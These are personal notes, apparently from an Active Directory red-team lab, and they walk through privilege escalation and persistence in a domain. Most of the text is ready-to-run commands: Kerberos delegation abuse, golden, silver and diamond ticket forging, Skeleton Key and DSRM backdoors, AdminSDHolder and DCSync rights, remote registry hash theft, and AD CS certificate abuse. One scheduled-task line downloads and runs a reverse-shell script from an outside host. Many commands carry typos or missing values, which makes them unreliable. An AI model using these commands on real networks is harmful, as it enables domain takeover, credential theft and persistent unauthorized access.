- To abuse constrained delegation with protocol transition, we need to compromise the web service (first hop) account. If we have access to that account, it is possible to access the services listed in msDS-AllowedToDelegateTo of the web service account as ANY user.

Privilege Escalation – Constrained Delegation with Protocol Transition

1. A user authenticates to the web service using a non-Kerberos compatible authentication mechanism.
2. The web service requests a ticket from the Key Distribution Center (KDC) for user's account without supplying a password, as the webservice account.
3. The KDC checks the webservice userAccountControl value for the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION attribute, and that user's account is not blocked for delegation. If OK it returns a forwardable ticket for user's account (S4U2Self).
4. The service then passes this ticket back to the KDC and requests a service ticket for the SQL Server service.
5. The KDC checks the msDS-AllowedToDelegateTo field on the web service account. If the service is listed it will return a service ticket for MSSQL (S4U2Proxy).
6. The web service can now authenticate to the sql server as the user using the supplied TGS.



---

with powerview

```
Get-DomainUser -TrustedToAtuh
Get-DomainComputer -TrustedToAtuh
```

with ADModule

```
Get-ADObject -Filter {msDS-AllowedToDelegationTo -ne "$null"} -Properties msDS-AllwoedToDelegationTo
```

using kekeo we request a tgt for the forst hop service account we use password or ntlm hash

```
tgt::ask /user:appsvc /domain:us/techcrp/local /rc4:
```

Another interesting issue in Kerberos is that the delegation occurs not only for the specified service but for any service running under the same account. There is no validation for the SPN specified.


• The sname field is unencrypted and can be modified while requesting the TGS for any SPN.

• This is huge as it allows access to many interesting services when the delegation may be for a non-intrusive service!

read more >> https://www.coresecurity.com/blog/getting-inside-mind-attacker-part-4-additional-internal-attack-techniques

```
using kekeo we request a TGS
tgs::s4u
/tgt:TGT_appsvc@US.TECHCORP.LOCAL_krbtgt~us.techcorp.local@US.TECHCORP.LOCAL.kirbi
/user:Administrator /service:CIFS/us-mssql.us.techcorp.local|https/us-usmssql.us.techcorp.local


using mimikatz
Invoke-Mimikatz '"kerberos::ptt TGS_Administrtor@US.TECHCORP.LOCAL_https~us-
mssql.us.techcorp.local@US.TECHCORP.LOCAL_ALT.kirbi"'
Invoke-Command -ScriptBlock{whoami} -ComputerName us-mssql.us.techcorp.local
using reubeus
Rubeus.exe s4u /user:appsvc /rc4 /imporsonateuser:administrator /msdsspn:CIFS/us-
mssql.us.techcorp.local /ptt
winrs -r:us-mssql cmd.exe
```

Persistence msDS-AllowedToDelegateTo





```
using powerview
Set-DomainObject -Identity devuser -Set @{serviceprincipalname='dev/svc'}
Set-DomainObject -Identity devuser -Set @{"msds-allowedtodelegateto"="ldap/us-
dc.us.techcorp.local"}
```

```
Set-DomainObject -SamAccountName devuser1 -Xor @{"useraccountcontrl"="$N"}
Get-DomainUser -TrustedToAuth


using ADModule
1- Set-ADUser -Identity devuser -ServicePrincipalNames @{Add='dev/svc.'}
2- Set-ADUser -Identity devuser -Add @{'WmsDs-AllowedToDelegateTo'= @(ldap/us-dc,'ldap/us-dc.us.techcorp.local')} -Verbose
3- Set-ADAccountControl -Identity devuser -TrustedToAuthForDelegation $true
4- Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo
```

```
abuse using kekeo
tgt::ask /user:devuser /domain:us.techcorp.local /password:password@123


Invoke-Mimikatz -Command '"kerberos:ptt TGS_Admininstrator@us.techcorp.local@us.techcorp.local_ldap~us-dc.us.techcorp.local@us.techcorp.local.kirbi"'
Invoke-Mimikatz -Command '"lsadump::dcsynd /user:us\krbtgt"'
Abusing with Rubeus
Rubeus.exe s4u /user:devuser /rc4: /impersonateuser:admininstrator /msdsspn:ldap/us-sc.us.techcorp.local /domain:us.techcorp.local /ptt
using saftykatz
saftykatz.exe "lsadump::dcsync" /user:us\krbtgt" "exit"
```

Privilege Escalation - Resource-Based Constrained Delegation




```
read more about it >> https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
```

Privilege Escalation – Resource-based Constrained Delegation

- To abuse RBCD in the most effective form, we just need two privileges.
  - One, control over an object which has SPN configured (like admin access to a domain joined machine or ability to join a machine to domain - ms-DS-MachineAccountQuota is 10 for all domain users)
  - Two, Write permissions over the target service or object to configure msDS-AllowedToActOnBehalfOfOtherIdentity.

```
let us enumerate if we have write permissions over any object with powerview
Find-InterestingDomainAcl | ?{$_.identityreferncename} -match 'mgmtadmin'

with ADModule configyre RBCD on us-helpdesk fot student machines
$comps= 'student1', 'student2'

Set-ADComputer -Identity us-helpdisk -PrincipalAllowedToDegateToAccount @comps

now we get the privilege of the student by extracting its AES keys
Invoke-Mimikatz -Command '"sekurlsa::ekeys"'


now use the AES key of the student with Rubeus and access us-helpdesk as ANY user we want
.\Rubeus.exe s4u /user:student1$ /aes256: /msdsspn:http/us-helpdesk
/impersonateuser:administrator /ptt
winrs -r:us-helpdesk cmd.exe
```

Privilege Escalation - Constrained Delegation - Kerberos Only


Privilege Escalation – Constrained Delegation - Kerberos Only

- It requires an additional forwardable ticket to invoke S4U2Proxy.
- We cannot use S4U2Self as the service doesn't have TRUSTED_TO_AUTH_FOR_DELEGATION value configured.
- We can leverage RBCD to abuse Kerberos Only configuration.
  - Create a new Machine Account
  - Configure RBCD on the machine configured with Constrained Delegation.
  - Obtain a TGS/Service Ticket for the machine configured with Constrained Delegation by leveraging the newly created Machine Account.
  - Request a new forwardable TGS/Service Ticket by leveraging the ticket created in previous step.

```
first we configure RBCD on us-mgmt using the computer account

C:\AD\Tools\Rubeus.exe asktgt /user:us-mgmt$
/aes256:cc3e643e73cel7a40a20d0fe914e2d090264ac6babbb86e99e74d74016ed 51b2
/impersonateuser:administrator /domain:us.techcorp.local /ptt /nowrap


1-C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

2-Import-Module C:\AD\Tools\ADmodule-master\microsoft.ActiveDirectory.management.d11

3-Import-Module C:\AD\Tools\ADmodule-master\ActiveDirectory\ActiveDirectory.psdl

4-Set-ADComputer -Identity us-mgmt$ - PrincipalsAllowedToDelegateToAccount studentcompx$ -verbose


obtain a TGS for us-mgmt by leveraging the student machine
Rubeus.exe hash /password:p@ssword@123
Rubeus.exe s4u /impersonateuser:administrator /user:student /rc4: msdsspn:cifs/us-
mgmt.us.techcorp.local /nowrap


request a new fowadable TGS ticket by leveraging the ticket created in the last step
Rubeus.exe s4u /tgs: /user:us-mgmt$ /aes: /msdsspn:cifs/us-mssql.us.techcorp.local
/altservice:http /nowrap /ptt

access the us-mssql using the WinRm as the domain admin
Winrs -r:us-mssql.us.techcorp.local cmd.exe
```

Active Directory Domain Dominance

- There is much more to Active Directory than "just" the Domain Admin.
- We must have multiple ways of persisting with high privileges in AD.
- That is, we must have the ability to have on-demand Domain Admin privileges to persist in the target environment.
- Lets discuss Domain level persistence.



Domain Persisitence - Golden Ticket

the golden ticket is encrypted by the hash of the krbtgt account which makes it a valid TGT ticket krbtgt account could be used to impesonate any user
single password change has no effect on this attack as password history is maintained for the account
read more >> https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It.pdf &&&&

http://passing-the-hash.blogspot.com/2014/09/pac-validation-20-minute-rule-and.html

---

```
run mimikatz on DC to get the krbtgt hash
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

or
Invoke-Mimikatz -Command '"lsadump::dcsync /user:us\kebtgt"'

on machine which can reach the DC over the network
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:us.techcorp.local /sid: /krbtgt: /startoffest:0 /endin:600 /renewmax:10080 /ptt"'

using saftykatz
SaftyKatz.exe "lsadump::lsa /patch" "exit"
OR
SaftyKatz.exe "lsadump::dcsync /user:us\krbtgt" "exit"
on a machine which can reach the DC on the network
C:\SaftyKatz.exe "kerberos::golden /User:Administrator /Domain:us.techcorp.local /sid: /krbtgt: /startoffest: /endin:600 /renewmax:10080 /ptt" "exit"
```

Silver Ticket

a Valid TGS
encrypted and signed by the NTLM hash of the service account
Services will allow access only to the services themselves
reasonable persistence period 30 days

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:us.techcorp.local /sid:
/target:us-dc.us.techcorp.local /service:cifs /id:500 /groups:512 startoffest:0 /endin:600
/renewmax:10080 /ptt"'
```

same command scould be used for any other service on a machine like HOST, RPCSS, WSMAN and more

create a silver ticket for the HOST SPN which will allow us to schedule a task on the target

```
Invoke-Mimikatz -Command '"kerberos::golden /User:Administrator /domain:us.techcorp.local /sid:
/target:us-dc.us.techcorp.local /service:HOST /rc4: /id:500 /groups:512 startoffest:0 /endin:600
/renewmax:10080 /ptt"'
```

schedule and execute a task

```
schtasks /create /S us-dc.us.techcorp.local /SC Weely /RU "NT Authority\SYSTEM" /TN "STCheck" /TR
"powershell.exe -c 'iex (New-Object Net.WebClient).DownloadString(''http://IP/Invoke-
PowershellTcp.ps1''')'"
sschtasks /Run /S us-dc.us.techcorp.lcaol /TN "STCheck"
```

Diamond Ticket

- A diamond ticket is created by decrypting a valid TGT, making changes to it and re-encrypt it using the AES keys of the krbtgt account.
- Golden ticket was a TGT forging attacks whereas diamond ticket is a TGT modification attack.
- Once again, the persistence lifetime depends on krbtgt account.
- A diamond ticket is more opsec safe as it has:

– Valid ticket times because a TGT issued by the DC is modified

– In golden ticket, there is no corresponding TGT request for

TGS/Service ticket requests as the TGT is forged

read more about the attack

https://www.semperis.com/blog/a-diamond-ticket-in-the-ruff/

https://www.trustedsec.com/blog/a-diamond-in-the-ruff/

we would need kerbtgt AES keys this rubeus command will create a diamond ticket

```
Rubeus.exe diamond /krbkey: /user:studentX /password:Passwd /enctype:aes
/ticketuser:administrator /domain:us.techcorp.local /dc:US-DC.us.techcorp.local /ticketuserid:500
/groups:512 /createnetonly:C:\WIndows\System32\cmd.exe /show /ptt
```

we could also use /tgtdeleg option in place of credtials in case we have access as a domain user

```
Rubeus.exe diamond /krbkey: /tgtdeleg  /enctype:aes /ticketuser:administrator
/domain:us.techcorp.local /dc:US-DC.us.techcorp.local /ticketuserid:500 /groups:512
/createnetonly:C:\WIndows\System32\cmd.exe /show /ptt
```

Skeleton Key

Skeleton Key is a persistence technique where it is possible to patch a domain controller (lsass process) so that it allows access as any yser with a single password

read more >> https://www.secureworks.com/research/skeleton-key-malware-analysis

use this commnand to inject a skeleton key on domain contoller

```
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"' -ComputerName us-dc
```

now it is possible to access any machine with a valid crds "mimikatz"
Enter-PSSession -Computername us-dc -credential us\Administrator
in case if lsass is protected process we can still perferom the attack but we need the mimikatz driver .sys on disk

```
mimikatz # privilege::debug
mimikatz # !+
mimikatz # !processprotect /process:lsass.exe /remove
mimikatz # misc::skeleton
mimikatz # !-
```

DSRM

directory service restore mode
the dsrm contain the local administrators passwords
read more about it >> https://adsecurity.org/?p=1785 https://adsecurity.org/?p=1714

dump the DSRM password needs DA privs
Ivoke-Mimikatz -Commnad '"token::elevate" "lsadump::sam"' -Computername us-dc
compare the administrator hash with the administrator of below commnad
Ivoke-Mimikatz -Commnad '"lsadump::lsa /patch"' -Computername us-dc

since it is the local admin of the DC machine we can pass the hash to authenticate
but the logon behavior for the DSRM account needs to be changed first
Enter-PSSession -Computername us-dc
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa\" -Name "DsrmAdminLogonBehavior" -Value 2 -PropertyType DWORD
and then perform pass the hash
Invoke-Mimikatz -Command '"sekurlsa::pth /domain:us-dc /user:administrator /ntlm: /rn:powershell.exe"'

to use PSRemoting we must force NTLM authentaction
Enter-PSSession -ComputerName us-dc -Authentication Negotiate

---

Custome SSP
security support provider is a DLL which provides ways for an appliaction to ontain an authentcated connection like ntlm or kerberos
read more >> https://learn.microsoft.com/en-us/windows/win32/secauthn/ssp-packages-provided-by-microsoft?redirectedfrom=MSDNhttps://attack.mitre.org/techniques/T1547/005/


- Drop the mimilib.dll to system32 and add mimilib to HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages:
  $packages = Get-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ -Name 'Security select -ExpandProperty 'Security Packages'
  Packages'
  $packages += "mimilib"

Set-ItemProperty HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\ Name 'Security Packages' -Value $packages
Set-ItemProperty

```
HKLM:\SYSTEM\CurrentControlSet\Control\Lsa\ -Name
'Security Packages' -value $packages
```

- Using mimikatz, inject into Isass (Not stable with Server 2016 and 2019): Invoke-Mimikatz -Command "misc::memssp"'

AdminSDHolder



read more >> https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-c--protected-accounts-and-groups-in-active-directory

https://adsecurity.org/?p=1906

- Protected Groups

Account Operators	Enterprise Admins
Backup Operators	Domain Controllers
Server Operators	Read-only Domain Controllers
Print Operators	Schema Admins
Domain Admins	Administrators
Replicator	

- Well known abuse of some of the Protected Groups - All of the below can log on locally to DC

Account Operators	Cannot modify DA/EA/BA groups. Can modify nested group within these groups.
Backup Operators	Backup GPO, edit to add SID of controlled account to a privileged group and Restore.
Server Operators	Run a command as system (using the disabled Browser service)
Print Operators	Copy ntds.dit backup, load device drivers.

read more >> https://www.ossir.org/paris/supports/2017/2017-04-11/2017-04-11 Active directory v2.5.pdf

with the DA permissions we can use AdminSDHolder to add full persmission user as persistence technique
in 60 minutes wher the SDPROP runs the user will be addes with full control to the AC of groups like domain admins without being member of it

add full control permissions for a user to AdminSDHolder with powerview
```
Add-DomainObjectAcl -TargetIdentity
'CN=AdminSDHolder,CN=System,dc=us,dc=techcorp,dc=local' -PrinipalIdentity studentuser1 -Rights
all -PrinipalIdentity us.techcorp.local -TargetDomain us.techcorp.local -Verbose
```

using the ADModule and RACE toolkit
```
Set-DCPermissions -Mwthod AdminSDHolder -SAMAccountName studentuser1 -Right GenericAll -
DistinguishedName 'CN=AdminSDHolder,CN=System,dc=us,dc=techcorp,dc=local' -Verbose
```

other intersting permissions reset password and write members for a user to the AdminSDHolder
```
Add-DomainObjectAcl -TargetIdentity
'CN=AdminSDHolder,CN=System,dc=us,dc=techcorp,dc=local' -PrinipalIdentity studentuser1 -Rights
ResetPassword -PrinipalIdentity us.techcorp.local -TargetDomain us.techcorp.local -Verbose
```

and write members

```
Add-DomainObjectAcl -TargetIdentity
'CN=AdminSDHolder,CN=System,dc=us,dc=techcorp,dc=local' -PrinipalIdentity studentuser1 -Rights
WriteMembers -PrinipalIdentity us.techcorp.local -TargetDomain us.techcorp.local -Verbose
```

run SDPRP with invoke-SDPropgator.ps1
```
Invoke-SDPropagator -timoutminutes 1 -showProgress -Verbose
```
and for pre-server 2008 machines
```
Invoke-SDPropagator -taskname FixUpInhertince -timoutminutes 1 -showProgress -Verbose
```

abusing full control using powerview
```
Add-DomainGroupMember -Identinty 'Domain Admins' -Members user -Verbose
```
with ADModule
```
Add-ADGroupMember -Identity 'Domain Admins' -Members user
```
abusing passowrd reset with powerview
```
Set-DomainUserPassword -Identity user -AccountPassword (ConvertTo-SecureString "password123" -
AsPlainText -Force -Verbose)
```
with ADModule

```
Set-AccountPassword -Identity user -NewPassword (ConvertTo-SecureString "password123" -
AsPlainText -Force -Verbose)
```

Rights Abuse

there are more interesting ACLs which can be abused like the abusing for the DCSync right with the DA privs
add fullcontrol rights
Add-DomainObjectAcl -TargetIdentity 'dc=us,dc=techcorp,dc=local' -PrincipalIdentity studentuser1 -Rights All -PrincipalDomain us.techcorp.local -TargetDomain us.techcorp.local -Verbose
with the ADModule and RACE toolkit
Set-ADACL -SamAccountName studentuser1 -DistinguishedName 'dc=us,dc=techcorp,dc=local' -Right GenericAll -Verbose
add righct for DCSync
Add-DomainObject -TargetIdentity 'dc=us,dc=techcorp,dc=local' -PrincipalIdentity studentuser1 -Rights DCSync -PrincipalDomain us.techcorp.local -TargetDomain us.techcorp.local -Verbose
with ADModule and RACE

```
Set-ADACL -SamAccountName studentuser1 -DistinguishedName 'dc=us,dc=techcorp,dc=local' -GUIDRight GenericAll -Verbose
```

execute DCSync

```
Invoke-Mimikatz -command '"lsadump::dcsync /user:us\krbtgt"'
```

OR

```
SaftyKatz.exe "lsadump::dcsync /user:us\krbtgt" "exit"
```

ACLs - Security Descriptors

- Security Descriptor Definition Language defines the format which is used to describe a security descriptor. SDDL uses ACE strings for DACL and SACL:
  `ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid`
- ACE for built-in administrators for WMI namespaces
  `A;CI;CCDCLCSWRPWPRCWD;;;SID`

read more >> https://learn.microsoft.com/en-us/windows/win32/secauthz/ace-strings?redirectedfrom=MSDN

WMI

ACLs can be modified to allow non-admin users access to securable objects using the RACE toolkit
on local machine

```
Set-RemoteWMI -SamAccountNAme studentuser1 -Verbose
```

on remote machine wihtout explicit creds

```
Set-RemoteWMI -SamAccountNAme studentuser1 -ComputerName us-dc -Verbose
```

on remote machine with explicit creds

```
Set-RemoteWMI -SamAccountNAme studentuser1 -ComputerName us-dc -Credential Administrator -namespace 'root\cimsv2' -Verbose
```

on remote machine remove permissions

```
Set-RemotreWMI -SamAccountName studnetuser1 -ComputerName us-dc -Remove
```

take a look and read more >> https://github.com/samratashok/nishang/tree/master/Backdoors

https://learn.microsoft.com/en-us/archive/blogs/wmi/scripting-wmi-namespace-security-part-1-of-3

https://github.com/samratashok/RACE

PowerShell Remoting

using the RACE toolkit on local machine

```
Set-RemotePSRemoting -SamAccountName studentuser1 -Verbose
```

on remote machine without creds

```
Set-RemotePSRemoting -SamAccountName studnetuser1 -ComputerName us-dc -Verbose
```

on remote machine remove the permissions

```
Set-RemotePSRemoting -SamAccountName studnetuser1 -ComputerName us-dc -Remove
```

Remote Registry

with RACE and DAMP toolkit with Admin privs on remote machine

```
Add-RemoteRegBackdoor -ComputerName us-dc -Trustee studentuser1 -Verbose
```

as student1 retriever machine account hash

```
Get-remoteMachineAccountHash -ComputerName us-dc -Verbose
```

retrieve local account hash

```
Get-RemoteLocalAccountHash -ComputerName us-dc -Verbose
```

retrieve domain chashed creds

```
Get-RemoteCachedCredential -ComputerName us-dc -verbose
```

read more >> https://github.com/HarmJ0y/DAMP

https://posts.specterops.io/remote-hash-extraction-on-demand-via-host-security-descriptor-modification-2cf505ec5c40

Cross Trust Attacks

Cross Domain Attacks – AD CS

- Active Directory Certificate Services (AD CS) enables use of Public Key

Infrastructure (PKI) in active directory forest.

- AD CS helps in authenticating users and machines, encrypting and

signing documents, filesystem, emails and more.


- "AD CS is the Server Role that allows you to build a public key

infrastructure (PKI) and provide public key cryptography, digital

certificates, and digital signature capabilities for your organization."

- CA - The certification authority that issues certificates. The server with AD CS role (DC or separate) is the CA.
- Certificate - Issued to a user or machine and can be used for authentication, encryption, signing etc.
- CSR - Certificate Signing Request made by a client to the CA to request a certificate.
- Certificate Template - Defines settings for a certificate. Contains information like - enrolment permissions, EKUs, expiry etc.
- EKU OIDs - Extended Key Usages Object Identifiers. These dictate the use of a certificate template (Client authentication, Smart Card Logon, SubCA etc.)

Cross Domain Attacks – AD CS - Example



read more >> https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf

- There are various ways of abusing ADCS!
  - Extract user and machine certificates
  - Use certificates to retrieve NTLM hash
  - User and machine level persistence
  - Escalation to Domain Admin and Enterprise Admin
  - Domain persistence
- We will not discuss all of the techniques!

Cross Domain Attacks – AD CS - Abuse

Stealing Certificates	THEFT1 Export certs with private keys using Windows' crypto APIs	THEFT2 Extracting user certs with private keys using DPAPI	THEFT3 Extracting machine certs with private keys using DPAPI	THEFT4 Steal certificates from files and stores	THEFT5 Use Kerberos PKINIT to get NTLM hash
Persistence	PERSIST1 User persistence by requesting new certs	PERSIST2 Machine persistence by requesting new certs	PERSIST3 User/Machine persistence by renewing certs		

Cross Domain Attacks – AD CS - Abuse

Escalation	ESC1 Enrolee can request cert for ANY user	ESC2 Any purpose or no EKU (potentially dangerous)	ESC3 Request an enrollment agent certificate and use it to request cert on behalf of ANY user	ESC4 Overly permissive ACLs on templates	ESC5 Poor access control on CA server, CA server computer object etc.	ESC6 EDITF_ATTRIBUTESUBJECTALTNAME2 setting on CA - Request certs for ANY user	ESC7 Poor access control on roles on CA authority like "CA Administrator" and "Certificate Manager"	ESC8 NTLM relay to HTTP enrollment endpoints
Domain Persistence	DPERSIST1 Forge certificates with stolen CA private keys	DPERSIST2 Malicious root/interm ediate CAs	DPERSIST3 Backdoor CA Server, CA server computer object etc.					

we can use Certify tool to perform many attack against the ADCS > https://github.com/GhostPack/Certify

to enumerate the AD CS

```
Certify.exe cas
```

enumerate the templates

```
Certify.exe find
```

enumerate vulnerable templates

```
Certify.exe find /vulnerable
```

Priv Esc - Across domain trusts – AD CS

- Common requirements/misconfigurations for all the Escalations
  - CA grants normal/low-privileged users enrollment rights
  - Manager approval is disabled
  - Authorization signatures are not required
  - The target template grants normal/low-privileged users enrollment rights

to enum the templates if it has enrollee supplies subjects value with certify

```
Certify.exe /find /enrolleeSuppliesSubject
```

We have the certificate of pawadmin that we extracted from us-jump (THEFT4) Got it form files now we use the cert to request a TGT for user called pawadmin and inject it

```
Rubeus.exe asktgt /user:pawadmin /certificate:C:\AD\Tools\pawadmin.pfx /password:SecretPass@123 /nowrap /ptt
```

Request a certificate for DA

```
C:\AD\Tools\Certify.exe request /ca:TechcorpDC.techcorp.local\TECHCORP-DC-CA /template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator
```

Convert from cert.pem to pfx

```
openssl.exe pkcs12 -in C:\AD\Tools\cert.pem - keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out C:\AD\Tools\DA.pfx
```

Request DA TGT and inject it

```
Rubeus.exe asktgt /user:Administrator /certificate:C:\AD\Tools\DA.pfx /password:SecretPass@123 /nowrap /ptt
```

Request a certificate for EA

```
Certify.exe request /ca:TechcorpDC.techcorp.local\TECHCORP-DC-CA /template:ForAdminsofPrivilegedAccessWorkstations /altname:Administrator
```

